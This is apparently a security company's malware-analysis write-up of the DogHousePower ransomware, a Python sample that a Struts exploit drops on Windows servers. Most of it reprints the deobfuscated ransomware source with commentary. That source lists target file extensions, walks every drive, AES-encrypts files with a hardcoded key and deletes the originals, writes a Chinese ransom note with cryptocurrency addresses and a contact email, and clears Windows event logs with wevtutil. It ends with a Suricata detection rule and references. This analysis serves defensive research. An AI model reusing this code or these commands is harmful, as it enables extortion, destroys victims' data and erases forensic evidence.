O0oOO0o0 = "ensbawiquhudwoahnccnmwi2jws.kp"
if 9 - 9: o0o - OOO0o0o


# Here is the list of file-extensions of the files that will be encrypted by DogHousePower ransomware. Couple of questions to ask here are, why encrypt only files with these extensions, why use two separate lists of small and large character extensions, and why encrypt the wallet.dat especially when they want money to get paid over BitCoin.


li1il = [ 'wallet.dat' , 'ibdata1' , 'Msg3.0.db' , 'FileShare1.0.db' , 'Registry.db' ]
Oo = [ '.rc' , '.rb' , '.cs' , '.key' , '.dwg' , '.conf' , '.hvm' , '.rpm' , '.iso' , '.vti' , '.mca' , '.raw' , '.crt' , '.rar' , '.pot' , '.mid' , '.xlam' , '.aac' , '.avi' , '.bmp' , '.pptm' , '.eif' , '.dot' , '.php' , '.csv' , '.wma' , '.ec' , '.et' , '.wmv' , '.sln' , '.pl' , '..des' , 'htm' , 'sqlitedb' , '.7z' , '.e' , '.mdf' , '.jpg' , '.cpp' , '.dbf' , '.ps' , '.htm' , '.saz' , '.lua' , '.asp' , '.gpg' , '.vba' , '.class' , '.deb' , '.xz' , '.asc' , '.xltx' , '.log' , '.vbs' , '.rsa' , '.cap' , '.asm' , '.sh' , '.dmp' , '.psd' , '.xls' , '.xlt' , '.app' , '.pdf' , '.img' , '.ora' , '.pub' , '.html' , '.apk' , '.dds' , '.str' , '.fly' , '.aspx' , '.tif' , '.mpeg' , '.ps1' , '.bak' , '.gif' , '.ppt' , '.config' , '.pps' , '.rtf' , 'sqlite3' , '.mov' , '.csv' , '.docm' , '.frm' , '.sxp' , '.rdp' , '.bz2' , '.vmdk' , 'xlsm' , '.id' , '.aes' , '.ns' , '.vdi' , '.ldf' , '.wps' , '.wpt' , '.sql' , '.c' , '.opt' ,
```

'.wav' , '.lock' , '.hta' , '.war' , '.jar' , '.txt' , '.pptx' , '.mdb' , '.xltm' , '.odb' , '.rmvb' , '.odt' , '.md' , '.docx' , '.b64' , '.xlsx' , '.dotx' , '.xlsb' , '.doc' , 'html' , '.svg' , '.dotm' , '.dbc' , '.out' , '.nsf' , '.base64' , '.myd' , '.ppsx' , '.map' , '.myi' , '.jsp' , '.dps' , '.ett' , '.zip' , '.dpt' , '.png' , '.jspx' , '.tar' , '.flac' , '.key' , '.swf' , '.mp3' , '.java' , '.gz' , '.mp4' , '.gho' , '.eml']

I1Ii11I1Ii1i = ['.RC' , '.RB' , '.CS' , '.KEY' , '.DWG' , '.CONF' , '.HVM' , '.RPM' , '.ISO' , '.VTI' , '.MCA' , '.RAW' , '.CRT' , '.RAR' , '.POT' , '.MID' , '.XLAM' , '.AAC' , '.AVI' , '.BMP' , '.PPTM' , '.EIF' , '.DOT' , '.PHP' , '.CSV' , '.WMA' , '.EC' , '.ET' , '.WMV' , '.SLN' , '.PL' , '..DES' , 'HTM' , 'SQLITEDB' , '.7Z' , '.E' , '.MDF' , '.JPG' , '.CPP' , '.DBF' , '.PS' , '.HTM' , '.SAZ' , '.LUA' , '.ASP' , '.GPG' , '.VBA' , '.CLASS' , '.DEB' , '.XZ' , '.ASC' , '.XLTX' , '.LOG' , '.VBS' , '.RSA' , '.CAP' , '.ASM' , '.SH' , '.DMP' , '.PSD' , '.XLS' , '.XLT' , '.APP' , '.PDF' , '.IMG' , '.ORA' , '.PUB' , '.HTML' , '.APK' , '.DDS' , '.STR' , '.FLY' , '.ASPX' , '.TIF' , '.MPEG' , '.PS1' , '.BAK' , '.GIF' , '.PPT' , '.CONFIG' , '.PPS' , '.RTF' , 'SQLITE3' , '.MOV' , '.CSV' , '.DOCM' , '.FRM' , '.SXP' , '.RDP' , '.BZ2' , '.VMDK' , 'XLSM' , '.ID' , '.AES' , '.NS' , '.VDI' , '.LDF' , '.WPS' , '.WPT' , '.SQL' , '.C' , '.OPT' , '.WAV' , '.LOCK' , '.HTA' , '.WAR' , '.JAR' , '.TXT' , '.PPTX' , '.MDB' , '.XLTM' , '.ODB' , '.RMVB' , '.ODT' , '.MD' , '.DOCX' , '.B64' , '.XLSX' , '.DOTX' , '.XLSB' , '.DOC' , 'HTML' , '.SVG' , '.DOTM' , '.DBC' , '.OUT' , '.NSF' , '.BASE64' , '.MYD' , '.PPSX' , '.MAP' , '.MYI' , '.JSP' , '.DPS' , '.ETT' , '.ZIP' , '.DPT' , '.PNG' , 'JSPX' , '.TAR' , '.FLAC' , '.KEY' , '.SWF' , '.MP3' , '.JAVA' , '.GZ' , '.MP4' , '.GHO' , '.EML']

Ooo = ['.Rc' , '.Rb' , '.Cs' , '.Key' , '.Dwg' , '.Conf' , '.Hvm' , '.Rpm' , '.Iso' , '.Vti' , '.Mca' , '.Raw' , '.Crt' , '.Rar' , '.Pot' , '.Mid' , '.Xlam' , '.Aac' , '.Avi' , '.Bmp' , '.Pptm' , '.Eif' , '.Dot' , '.Php' , '.Csv' , '.Wma' , '.Ec' , '.Et' , '.Wmv' , '.Sln' , '.Pl' , '..Des' , 'Htm' , 'Sqlitedb' , '.7z' , '.E' , '.Mdf' , '.Jpg' , '.Cpp' , '.Dbf' , '.Ps' , '.Htm' , '.Saz' , '.Lua' , '.Asp' , '.Gpg' , '.Vba' , '.Class' , '.Deb' , '.Xz' , '.Asc' , '.Xltx' , '.Log' , '.Vbs' , '.Rsa' , '.Cap' , '.Asm' , '.Sh' , '.Dmp' , '.Psd' , '.Xls' , '.Xlt' , '.App' , '.Pdf' , '.Img' , '.Ora' , '.Pub' , '.Html' , '.Apk' , '.Dds' , '.Str' , '.Fly' , '.Aspx' , '.Tif' , '.Mpeg' , '.Ps1' , '.Bak' , '.Gif' , '.Ppt' , '.Config' , '.Pps' , '.Rtf' , 'Sqlite3' , '.Mov' , '.Csv' , '.Docm' , '.Frm' , '.Sxp' , '.Rdp' , '.Bz2' , '.Vmdk' , 'Xlsm' , '.Id' , '.Aes' , '.Ns' , '.Vdi' , '.Ldf' , '.Wps' , '.Wpt' , '.Sql' , '.C' , '.Opt' , '.Wav' , '.Lock' , '.Hta' , '.War' , '.Jar' , '.Txt' , '.Pptx' , '.Mdb' , '.Xltm' , '.Odb' , '.Rmvb' , '.Odt' , '.Md' , '.Docx' , '.B64' , '.Xlsx' , '.Dotx' , '.Xlsb' , '.Doc' , 'Html' , '.Svg' , '.Dotm' , '.Dbc' , '.Out' , '.Nsf' , '.Base64' , '.Myd' , '.Ppsx' , '.Map' , '.Myi' , '.Jsp' , '.Dps' , '.Ett' , '.Zip' , '.Dpt' , '.Png' , '.Jspx' , '.Tar' , '.Flac' , '.Key' , '.Swf' , '.Mp3' , '.Java' , '.Gz' , '.Mp4' , '.Gho' , '.Eml']
o0oOoOO0o = Oo + I1Ii11I1Ii1i + Ooo + Ii1iI
if 43 - 43: OOOOo . II1Iiii1111i
if 25 - 25: o0OOOoo
*if 89 - 89: iII111iiiii11 - OOOOo0o * II1Iiii1111i*

 # Defining the 'C:\\HoW_To-UnloCK.tXT' into the O0 variable.
O0 = 'C:\\HoW_To-UnloCK.tXT'
*if 34 - 34: OOOOo0o % OOO % ii1I % OOOOo0o * o0o / iiiiIi11i*

 # The part where user ID is being generated, gets displayed in "Your ID: 1506633170.51-10519-18942-55132-74774-61086-28339" section of the "!HoW_To-UnloCK.tXT" file.

```
liii = str ( time . time ( ) ) + '-' + str ( random . randint ( 1000 , 70000 ) ) + "-" + str ( random . randint ( 1000 , 20000 ) ) + '-' + str ( random . randint ( 2000 , 80000 ) ) + '-' + str ( random . randint ( 5000 , 90000 ) ) + '-' + str ( random . randint ( 2000 , 80000 ) ) + '-' + str ( random . randint ( 2000 , 80000 ) )
if 87 - 87: lilI / Il1liii1111i + OOOOo - Il1liii1111i . Il1liii1111i / OOO
if 11 - 11: ooo00 % Ii1I - lili11iIli1Ii
if 58 - 58: i11iIiiIii % OOOOo
```

 # The following portion that goes into "!HoW_To-UnloCK.tXT" is a slightly modified version of what has been seen in this splash page, where the ZCash account and, the email ID are the same. In the other splash page listed above, also says "我们是绝对不会类似WannaCry Ransomware,收钱不解锁", which literally translates to "We are definitely not like WannaCry Ransomware, where money is not unlocked".

```
OOOoOooOOo = """Auto Language Detect:Chinese:
您好，您的文件已经被加密。请不要求助于警察或防护软件，因为他们并不能帮助您解密文件。
# Hello, your file has been encrypted. Please do not resort to the police or protective software,
# because they cannot help you decrypt the file.

解密方法:
# Decryption method:

3天内支付5000人民币等价的比特币到地址
# 3 days to pay 5,000 yuan equivalent to the bit to the address

1HPRcuSHAXFSaEuN9Jhe7RmVbv8oBdx16

！价格可以商议！
# The price can be negotiated!

如果超过3天，则请您支付6000人民币等价的比特币
# If you have more than 3 days, please pay RMB 6,000 equivalent

如果超过7天，则请支付7000人民币等价的比特币
# If you have more than 7 days, please pay RMB 7,000 equivalent
```

或按照以上价格支付人民币等价的ZCash到地址
 # Or at the above price to pay RMB equivalent ZCash to address

t1bPWjxDoSrJzZD1PZfDCwbiMzpnQo5D7jo

(比特币Bitcoin和零币ZCash都是虚拟货币，详情请询问搜索引擎)
 # (Bitcoin Bitcoin and ZCash are both virtual currency, please refer to the search engine)

(比特币官网:Bitcoin.org)
 # (Bitcoin official website: Bitcoin.org)

(ZCash官网:Z.Cash)
 # (ZCash official website: Z.Cash)

如果超过13天，我们不再有能力为您解密文件
 # If more than 13 days, we no longer have the ability to decrypt the file for you

(您的付款将被我们捐款20%-25%到thewaterproject.org(比特币地址14xEPWuHC3ybPMfv8iTZZ29UCLTUSoJ8HL),这个操作由我们完成。如果您的支付为ZEC我们将自动转换为比特币)
 # (Your payment will be made by us 20% -25% to thewaterproject.org (Bitcoin Address
 # 14xEPWuHC3ybPMfv8iTZZ29UCLTUSoJ8HL), this operation is done by us. If your payment
 # is ZEC we will automatically convert it to Bitcoin)

 # liii contains the output of str (time . time ( )) + '-' + str (random . randint (1000 , 70000)) + "-" + str (random . randint (1000 , 20000)) + '-' + str (random . randint (2000 , 80000)) + '-' + str (random . randint (5000 , 90000)) + '-' + str (random . randint (2000 , 80000)) + '-' + str (random . randint (2000 , 80000))

您的ID:""" + liii + """
 # Your ID: 1506633170.51-10519-18942-55132-74774-61086-28339

当您支付完成，请联系邮箱
 # When you are finished paying, please contact the email address
atlantis[.]cf[@]yandex[.]com

请发送付款记录/截图以及ID
 # Please send a payment history / screenshot and ID

当您支付完成，我们保证一定遵守承诺，为您解密。谢谢您。
 # When you pay to complete, we promise to keep the promise and decrypt it for you. Thank you.

!!!我们支持先解密几个文件(通过邮箱发送)!!!
 # We support first to decrypt several files (via email) !!!

文件不能超过10 MB
 # The file can not exceed 10 MB

如果有任何疑问，请发送至邮箱
 # If you have any questions, please send to the mailbox

atlantis[.]cf[@]yandex[.]com

*若没有收到回**复**请检查*spam*!!!垃圾箱！！！谢谢！*
 # If you do not receive a reply please check spam !!! trash! The The Thank you!

支持的提问语言:英语(美国)，俄语，西班牙语，中文(中国)
 # Supported questions Language: English (US), Russian, Spanish, Chinese (China)

谢谢您的合作
 # Thank you for your cooperation

您的语言:中文(中国)(不是您的语言?我们推荐:Google Translate)
 # Your Language: Chinese (China) (not your language? We recommend: Google Translate)

Buying Bitcoin in China:
localbitcoins.com/zh-cn/buy_bitcoins
huobi.com
okcoin.com
btcchina.com
etc...

Buying Zcash in China:
yuanbao.com
lhang.com
etc...
"""

```
# Place holder variables- iiil11 and OOooO
iiil11 = """""""""
OOooO = """""""""
if 58 - 58: o0OOO + iiiili11i / o00OOoo * ill111iiii11


# O0 contains  'C:\\HoW_ To-UnloCK.tXT' and the following opens the txt file in write
mode.
Il111iiii = open ( O0 , 'w' )


# Concatenating the ransom content with the 2 placeholder variables.
Il = O0OoOoo00o + iiil11 + OOooO


# Write the contents to the file and then close  'C:\\HoW_ To-UnloCK.tXT'
Il111iiii . write ( Il )
Il111iiii . close ( )


#Here they are creating the  'HoW_ To-UnloCK.tXT' in C:\
oOoOo00oOo = 'start C:\\!HoW_ To-UnloCK.tXT'
if 96 - 96: I1Iiil . iiiili11i * I1Ii111 % Il1Iiii1111i
if 60 - 60: liII * li1l % li1l % ooOoO0o * O0O + I1Iiil
if 64 - 64: liII - iil / O0O / li1l / ii1l
if 24 - 24: iil % li1l + I1Iiil + O0OOo + ill111i


# key is passed a value from the variable IIlii1Il1Il of
'1sUyPiq3DAGvOqtQ8pB7cwDMmGJ5X1WT'
def OOoOOOOOOO ( key ) :
 for iil1lil in win32api . GetLogicalDriveStrings ( ) . split ( '\000' ) [ : - 1 ] :
 for IlooOoOooo0O , OooO0 , Il11iiii1Ii in os . walk ( iil1lil ) :
 for file in Il11iiii1Ii :


# If the file extension is in any of the 4 defined variables Oo, I1Ii11I1Ii1i, Ooo, and li1il
    if file . endswith ( tuple ( o0oOoO00o ) ) :
     OOOoOoo = ( os . path . join ( IlooOoOooo0O , file ) )
```

```
# The ransomware writers are being considerate for you to continue running your Windows and Documents and Settings as usual, without which you cannot function as normal within the box, although almost everything else with the listed extensions get encrypted.
    if OOOoOoo . startswith ( "C:\\Documents and Settings" ) == True or OOOoOoo . startswith ( "C:\\Windows" ) == True :
     1 + 1
    else :
     try :
      O0oOOo ( key , OOOoOoo )
      OoOOOOOOO = open ( OOOoOoo [ 0 : - len ( file ) ] + '!HoW_To-UnloCK.tXT' , 'w' )
      OoOOOOOOO . write ( II )
      OoOOOOOOO . close ( )
      os . remove ( OOOoOoo )
     except :
      pass
      if 85 - 85: II1liii1111i . o0o - o0OOO % II1liii1111i % OOO
      if 81 - 81: o0OOO + OOO % o0o * iiI
      if 89 - 89: liII + lili11illi1li
      if 3 - 3: I1liiI / ooOOO % ooOoOOo * i11iIiiIii / iiI * ooOoOOo
def O0oOOo ( key , in_filename , out_filename = None , chunksize = 64 * 1024 ) :
 if 49 - 49: liII % oOOOOoo + I1liiI . ooOOO % iII111i
 if not out_filename :


# Adding file extension '.DogHousePower' to the encrypted files
  out_filename = in_filename + '.DogHousePower'
  if 48 - 48: ooOoOOo + ooOoOOo / OOO / ii1I


# The Initial Vector (IV)/salt value which ranges from 0x00 to 0xFF (range: 0-16 in HEX) and then passed on to the AES function through the i1iiI11I variable.
 i1iiI11I = '' . join ( chr ( random . randint ( 0 , 0xFF ) ) for i in range ( 16 ) )


# AES function with Cipher Block Chaining (CBC) mode using the key, mode and IV to generate the new key.
 iiii = AES . new ( key , AES . MODE_CBC , i1iiI11I )


# Opening and reading files in rb (read binary) as OoOOOOOoOO0 and wb (write binary) as oOoo, for encryption.
 oO0oOOOOOOoo0 = os . path . getsize ( in_filename )
 if 48 - 48: iiI + iiI - iII111i . II1liii1111i / ii1I
 with open ( in_filename , 'rb' ) as OoOOOOOoOO0 :
  with open ( out_filename , 'wb' ) as oOoo :
```

```
# struct is the module that converts Python to C Structs, and in this case the size of the file is packed using the little endian "<" with an "unsigned long long" integer type using "Q".
  oOoo . write ( struct . pack ( '<Q' , oO0o0OOOOOoo0 ) )


# The Initial Vector is also written into the file.
  oOoo . write ( i1iil11l )
  if 8 - 8: iiiili11i
  while True :


# Reading chunks of files limited to the file length for it to be encrypted.
    o000O = OoOOOOOoOOO . read ( chunksize )
    if len ( o000O ) == 0 :
     break
    elif len ( o000O ) % 16 != 0 :
     o000O += ' ' * ( 16 - len ( o000O ) % 16 )
     if 69 - 69: lill % OOOOo - li1l + OOOOo - iil % ilI111iiii11


# Encrypt the chunks of files that are being read through the o000O variable and write it back to where it was.
    oOoo . write ( iiii . encrypt ( o000O ) )
    if 31 - 31: OOO - I1li111 . OOOOo % iiiili11i - iil
    if 4 - 4: OOO / II1liii1111i . o0o
    if 58 - 58: I1li111 * i11iliiili / iiiili11i % OOOOo - ilI111i / lilI
def ii11i1 ( ) :


# This is where key (to encrypt files) is being defined.
 IIlii1II1II = '1sUyPiq3DAGvOqtQ8pB7cwDMmGJ5X1WT'


# Function call to encrypt files with the IIlii1II1II parameter, passing the key value.
 OOoOOOOOOO ( IIlii1II1II )
def i1I1il ( ) :
 ii11i1 ( )
 if 93 - 93: ii1I % lilI * I1liil
i1I1il ( )


# This would translate to os.system ('start C:\\!HoW_ To-UnloCK.tXT')
os . system ( oOoOo00oOo )
def li11li1I ( ) :
 O00oO = winshell . desktop ( )
 I11i1I1I = "HoW_ To-UnloCK"
```

```
# Creating shortcuts to "C:\!HoW_To-UnloCK.tXT" from every folder where files are encrypted with no Icons, and description of "HoW_To-UnloCK".
 oOOOo = r"C:\!HoW_To-UnloCK.tXT"
 winshell . CreateShortcut (
 Path = os . path . join ( OOOoO , os . path . basename ( I11i1I1I ) + ".lnk" ) ,
 Target = oOOOo ,
 Icon = ( oOOOo , 0 ) ,
 Description = "HoW_To-UnloCK" )
 if 54 - 54: Ii1I - ooOOO + iII111iiiii11
try :
 Ii11Ii1I ( )
except :
 pass
 if 70 - 70: oOOOOoo / ooOoOOo . o0o % lili11illi1Ii
def OOoOOOOOOOOOO ( ) :


# Clearing the System, Security and Applications logs from the Windows Event Logger/Viewer.
 os . system ( "wevtutil cl System" )
 os . system ( "wevtutil cl Security" )
 os . system ( "wevtutil cl Application" )
OOoOOOOOOOOO ( )
if 16 - 16: ooOOO * lIII % OOOOo0o
try :
 OOOo ( )
except :
 pass
 if 86 - 86: ooOOO + o00Ooo % i11iIiiIii * lIII . II1Iiii1111i * ooOoOOo
 if 44 - 44: lIII
 if 88 - 88: OOOOo % o00Ooo . OOO
```

Emerging-scan.rules has been added for the Struts Pwn Vulnerability detection:

alert http $EXTERNAL_NET any -> $HOME_NET any (msg:"ET SCAN struts-pwn User-Agent"; flow:established,to_server; content:"struts-pwn"; depth:10; http_user_agent; fast_pattern;metadata:affected_product Apache_Struts2, attack_target Web_Server, deployment Perimeter, signature_severity Critical; metadata: former_category SCAN; reference:url,github.com/mazen160/struts-pwn_CVE-2017-9805/blob/master/struts-pwn.py; reference:cve,2017-9805; reference:url,paladion.net/paladion-cyber-labs-discovers-a-new-ransomware/; classtype:attempted-user; sid:2024843; rev:2; metadata:affected_product Apache_Struts2, attack_target Web_Server, deployment Datacenter, signature_severity Minor, created_at 2017_10_16, performance_impact Moderate, updated_at 2017_10_16;)

Conclusion

Based on the observations of this attack chain, one can make the assumption that DogHousePower Ransomware targets Windows based servers that has Apache Struts 2 that you would expect to be running on Internet accessible Windows servers in the DMZ. When researching on the email address and the ZCash account that was on the ransom text file, and various other patterns from the ransomware itself, we found that this ransomware could have been developed from the same family as the ".BELGIAN_COCOA", ".MyChemicalRomance4EVER", "LambdaLocker", "Pickles" and "CryPy" ransomwares. We should keep an eye on such families of ransomware for their potential to evolve into platform independent malwares utilizing built-in Py libraries

Acknowledgements

Adair Collins

References

REMnux: A linux toolkit for reverse-engineering and analyzing malware - https://remnux.org/

PyInstaller - http://www.pyinstaller.org/

GitHub - https://github.com/

V0rt3xClub FITKO repo - https://github.com/V0rt3xClub/FITKO/

Struts_pwn attack tool - https://github.com/mazen160/struts-pwn_CVE-2017-9805

Hybrid Analysis report - https://www.hybrid-analysis.com/sample/2c424a9671956eb6c3414916205a4351b05b2e07a8c557052a549c7cd56de558

CVE-2017-5638 - https://nvd.nist.gov/vuln/detail/CVE-2017-5638

Yara - The pattern matching swiss knife for malware researchers (and everyone else) - https://virustotal.github.io/yara/

wo_crypted VirusTotal report - https://www.virustotal.com/#/file/3d76b3d1eb0e0a583264613abc368bd67d5a7fa41e5ab62cce6c97e258973bc6/detection

2.exe VirusTotal report - https://www.virustotal.com/#/file/2c424a9671956eb6c3414916205a4351b05b2e07a8c557052a549c7cd56de558/detection

ABOUT PALADION

Paladion is a global cyber defense company that provides Managed Detection and Response Services, DevOps Security, Cyber Forensics, Incident Response, and more by tightly bundling its semi-autonomous cyber platform and managed services with leading security technologies. Paladion is consistently rated and recognized by independent analyst firms and awarded by CRN, Asian Banker, Red Herring, amongst others.

For 17 years, Paladion has been actively managing cyber risk for over 700 customers from its six cyber operations centers placed across the globe. It houses 900+ cyber security professionals including security researchers, threat hunters, ethical hackers, incident responders, solution architects, consultants and more. Paladion is also actively involved in several information security research forums such as OWASP, and has authored several books on security monitoring, application security, and more.

WW Headquarters: 11480 Commerce Park Drive, Suite 210, Reston, VA 20191 USA. Ph: +1-844-507-7668.

Bangalore: +91-80-42543444, Mumbai: +91-2233655151, Delhi: +91-9910301180, London: +44(0)2071487475, Toronto: +1-416-273-5004, Dubai: +971-4-2595526, Sharjah: +971-50-8344863, Doha: +97433559018, Riyadh: +966(0)114725163, Muscat: +968 99383575, Kuala Lumpur: +60-3-7660-4988, Bangkok: +66 23093650-51, Jalan Kedoya Raya: +62-8111664399.

sales@paladion.net | www.paladion.net